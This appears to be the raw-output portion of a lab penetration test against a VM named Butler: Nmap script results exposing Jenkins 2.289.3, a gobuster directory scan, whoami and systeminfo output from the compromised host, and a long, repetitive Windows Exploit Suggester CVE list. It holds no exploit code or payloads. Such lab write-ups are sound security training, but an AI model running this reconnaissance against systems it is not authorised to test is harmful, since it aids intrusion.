|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 44d8f763-d21f-424a-90d3-
dd5554f67054
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
```

```
|_         Type: Device pub:Computer
Nmap scan report for 192.168.8.172
Host is up, received user-set (0.00012s latency).
Scanned at 2022-09-30 19:45:23 EDT for 303s
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
445/tcp   open  microsoft-ds syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
5040/tcp  open  unknown      syn-ack
7680/tcp  open  pando-pub    syn-ack
8080/tcp  open  http-proxy   syn-ack
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
| http-enum:
|_  /robots.txt: Robots file
| http-robots.txt: 1 disallowed entry
|_/
|_http-malware-host: Host appears to be clean
|_http-date: Fri, 30 Sep 2022 23:48:35 GMT; -1s from
local time.
|_http-favicon: Unknown favicon MD5:
23E8C7BD78E8CD826C5A6073B15068B1
| http-headers:
|   Connection: close
|   Date: Fri, 30 Sep 2022 23:48:35 GMT
|   X-Content-Type-Options: nosniff
|   Set-Cookie:
```

```
JSESSIONID.fe7a4e72=node01vf1uacb631on1fno8p4elu67q1012.n
ode0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html;charset=utf-8
|   X-Hudson: 1.395
|   X-Jenkins: 2.289.3
|   X-Jenkins-Session: dea8f131
|   Content-Length: 548
|   Server: Jetty(9.4.41.v20210516)
|
|_  (Request type: GET)
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-vhosts:
|_128 names had status 403
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-chrono: Request times for /; avg: 166.48ms; min:
153.06ms; max: 176.22ms
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-title: Site doesn't have a title
(text/html;charset=utf-8).
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
```

```
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
49669/tcp open  unknown      syn-ack

Host script results:
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: Could
not negotiate a connection:SMB: Failed to receive bytes:
ERROR
|_fcrdns: FAIL (No PTR record)
| port-states:
|   tcp:
|     open: 135,139,445,5040,7680,8080,49664-49669
|_    closed: 1-134,136-138,140-444,446-5039,5041-
7679,7681-8079,8081-49663,49670-65535
|_smb-vuln-ms10-061: Could not negotiate a
connection:SMB: Failed to receive bytes: ERROR
| smb2-time:
|   date: 2022-09-30T23:48:33
|_  start_date: N/A
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55190/udp): CLEAN (Timeout)
|   Check 4 (port 36599/udp): CLEAN (Failed to receive
data)
|_  0/4 checks are positive: Host is CLEAN or ports are
```

```
blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0.2:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.1.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
|_msrpc-enum: Could not negotiate a connection:SMB:
Failed to receive bytes: ERROR
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>,
NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
| Names:
|   BUTLER<00>           Flags: <unique><active>
|   BUTLER<20>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   00 0c 29 f4 50 d4 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_smb-vuln-ms10-054: false
|_dns-brute: Can't guess domain of "192.168.8.172"; use
dns-brute.domain script argument.
| dns-blacklist:
|   SPAM
|     l2.apews.org - FAIL
|_    list.quorum.to - FAIL
|_samba-vuln-cve-2012-1182: Could not negotiate a
connection:SMB: Failed to receive bytes: ERROR
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Post-scan script results:
| reverse-index:
|   135/tcp: 192.168.8.172
|   139/tcp: 192.168.8.172
|   445/tcp: 192.168.8.172
|   5040/tcp: 192.168.8.172
|   7680/tcp: 192.168.8.172
|   8080/tcp: 192.168.8.172
|   49664/tcp: 192.168.8.172
|   49665/tcp: 192.168.8.172
|   49666/tcp: 192.168.8.172
|   49667/tcp: 192.168.8.172
|   49668/tcp: 192.168.8.172
|_  49669/tcp: 192.168.8.172
Read data files from: /usr/bin/../share/nmap
Nmap done at Fri Sep 30 19:50:26 2022 -- 1 IP address (1 host up) scanned in 343.02 seconds
```

Gobuster directory hunt

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.172:8080
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 50s
===============================================================
2022/10/01 02:57:47 Starting gobuster in directory enumeration mode
=========================================================
======
http://192.168.8.172:8080/logout               (Status:
302) [Size: 0] [--> http://192.168.8.172:8080/]
http://192.168.8.172:8080/assets               (Status:
302) [Size: 0] [--> http://192.168.8.172:8080/assets/]
http://192.168.8.172:8080/login                (Status:
200) [Size: 2028]
http://192.168.8.172:8080/git                  (Status:
302) [Size: 0] [--> http://192.168.8.172:8080/git/]
http://192.168.8.172:8080/error                (Status:
400) [Size: 6241]
http://192.168.8.172:8080/oops                 (Status:
200) [Size: 6503]
http://192.168.8.172:8080/cli                  (Status:
302) [Size: 0] [--> http://192.168.8.172:8080/cli/]
http://192.168.8.172:8080/j_security_check     (Status:
303) [Size: 0] [--> http://192.168.8.172:8080/loginError]
Progress: 22121 / 62285 (35.52%)
[ERROR] 2022/10/01 02:57:53 [!] parse
"http://192.168.8.172:8080/error\x1f_log": net/url:
invalid control character in URL

=========================================================
======
2022/10/01 02:57:57 Finished
=========================================================
======
```

PE Butler whoami /all

```
USER INFORMATION
----------------

User Name     SID
=============
==============================================
butler\butler S-1-5-21-1875598273-2479178766-1212885099-
1001


GROUP INFORMATION
-----------------

Group Name
Type             SID          Attributes
=========================================================
==== ================ ============
=========================================================
======
Everyone
Well-known group S-1-1-0      Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators
group Well-known group S-1-5-114    Mandatory group,
Enabled by default, Enabled group
BUILTIN\Administrators
```

```
Alias            S-1-5-32-544 Mandatory group, Enabled by
default, Enabled group, Group owner
BUILTIN\Users
Alias            S-1-5-32-545 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\SERVICE
Well-known group S-1-5-6      Mandatory group, Enabled by
default, Enabled group
CONSOLE LOGON
Well-known group S-1-2-1      Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users
Well-known group S-1-5-11     Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization
Well-known group S-1-5-15     Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account
Well-known group S-1-5-113    Mandatory group, Enabled by
default, Enabled group
LOCAL
Well-known group S-1-2-0      Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication
Well-known group S-1-5-64-10  Mandatory group, Enabled by
default, Enabled group
Mandatory Label\High Mandatory Level
Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------
```

```
Privilege Name                            Description
State
=========================================
=========================================================
========= ========
SeIncreaseQuotaPrivilege                  Adjust memory
quotas for a process
Disabled
SeSecurityPrivilege                       Manage auditing
and security log
Disabled
SeTakeOwnershipPrivilege                  Take ownership
of files or other objects
Disabled
SeLoadDriverPrivilege                     Load and unload
device drivers
Disabled
SeSystemProfilePrivilege                  Profile system
performance
Disabled
SeSystemtimePrivilege                     Change the
system time
Disabled
SeProfileSingleProcessPrivilege           Profile single
process
Disabled
SeIncreaseBasePriorityPrivilege           Increase
scheduling priority
Disabled
SeCreatePagefilePrivilege                 Create a
pagefile
```

```
Disabled
SeBackupPrivilege                         Back up files
and directories
Disabled
SeRestorePrivilege                        Restore files
and directories
Disabled
SeShutdownPrivilege                       Shut down the
system
Disabled
SeDebugPrivilege                          Debug programs
Enabled
SeSystemEnvironmentPrivilege              Modify firmware
environment values
Disabled
SeChangeNotifyPrivilege                   Bypass traverse
checking
Enabled
SeRemoteShutdownPrivilege                 Force shutdown
from a remote system
Disabled
SeUndockPrivilege                         Remove computer
from docking station
Disabled
SeManageVolumePrivilege                   Perform volume
maintenance tasks
Disabled
SeImpersonatePrivilege                    Impersonate a
client after authentication
Enabled
SeCreateGlobalPrivilege                   Create global
objects
```

```
Enabled
SeIncreaseWorkingSetPrivilege             Increase a
process working set
Disabled
SeTimeZonePrivilege                       Change the time
zone
Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic
links
Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an
impersonation token for another user in the same session
Disabled
```

PE Butler systeminfo

```
Host Name:                 BUTLER
OS Name:                   Microsoft Windows 10
Enterprise Evaluation
OS Version:                10.0.19043 N/A Build 19043
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          butler
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     8/14/2021, 3:51:38 AM
System Boot Time:          10/1/2022, 1:30:32 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model
113 Stepping 0 AuthenticAMD ~4200 Mhz
                           [02]: AMD64 Family 23 Model
113 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version:              VMware, Inc.
VMW71.00V.18452719.B64.2108091906, 8/9/2021
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
```

```
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US &
Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,515 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 2,234 MB
Virtual Memory: In Use:    965 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 6 Hotfix(s) Installed.
                           [01]: KB5017022
                           [02]: KB5000736
                           [03]: KB5012170
                           [04]: KB5017308
                           [05]: KB5016705
                           [06]: KB5001405
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit
Network Connection
                                 Connection Name:
Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:
192.168.8.254
                                 IP address(es)
                                 [01]: 192.168.8.172
                                 [02]:
fe80::60c1:cd1d:6cd:b94b
Hyper-V Requirements:      A hypervisor has been
```

```
detected. Features required for Hyper-V will not be
displayed.
```

Wes results

```
Windows Exploit Suggester 1.02 (
https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 21H1 for x64-based Systems
    - Generation: 10
    - Build: 19043
    - Version: 21H1
    - Architecture: x64-based
    - Installed hotfixes (6): KB5017022, KB5000736,
KB5012170, KB5017308, KB5016705, KB5001405
[+] Loading definitions
    - Creation date of definitions: 20220928
[+] Determining missing patches
[!] Found vulnerabilities!

Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```


```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege
Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38631
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38631
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38631
```

```
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-38631
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol
(CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

```
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol
(CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol
(CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol
(CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
```



```
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41371
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41371
```

```
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41371
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41371
KB: KB5007186
Title: Windows Remote Desktop Protocol (RDP) Information
Disclosure Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
```

```
Exploit: n/a

Date: 20211115
CVE: CVE-2021-41377
KB: KB5007186
Title: Windows Fast FAT File System Driver Elevation of
Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211115
CVE: CVE-2021-41377
KB: KB5007186
Title: Windows Fast FAT File System Driver Elevation of
Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211115
CVE: CVE-2021-41377
KB: KB5007186
Title: Windows Fast FAT File System Driver Elevation of
Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
```

```
Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211115
CVE: CVE-2021-41377
KB: KB5007186
Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41378
KB: KB5007186
Title: Windows NTFS Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41378
KB: KB5007186
```

```
Title: Windows NTFS Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41378
KB: KB5007186
Title: Windows NTFS Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41378
KB: KB5007186
Title: Windows NTFS Remote Code Execution Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based
Systems
Affected component: Microsoft
Severity: Important
Impact: Remote Code Execution
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41379
```

```
KB: KB5007186
Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41379
KB: KB5007186
Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211109
CVE: CVE-2021-41379
KB: KB5007186
Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

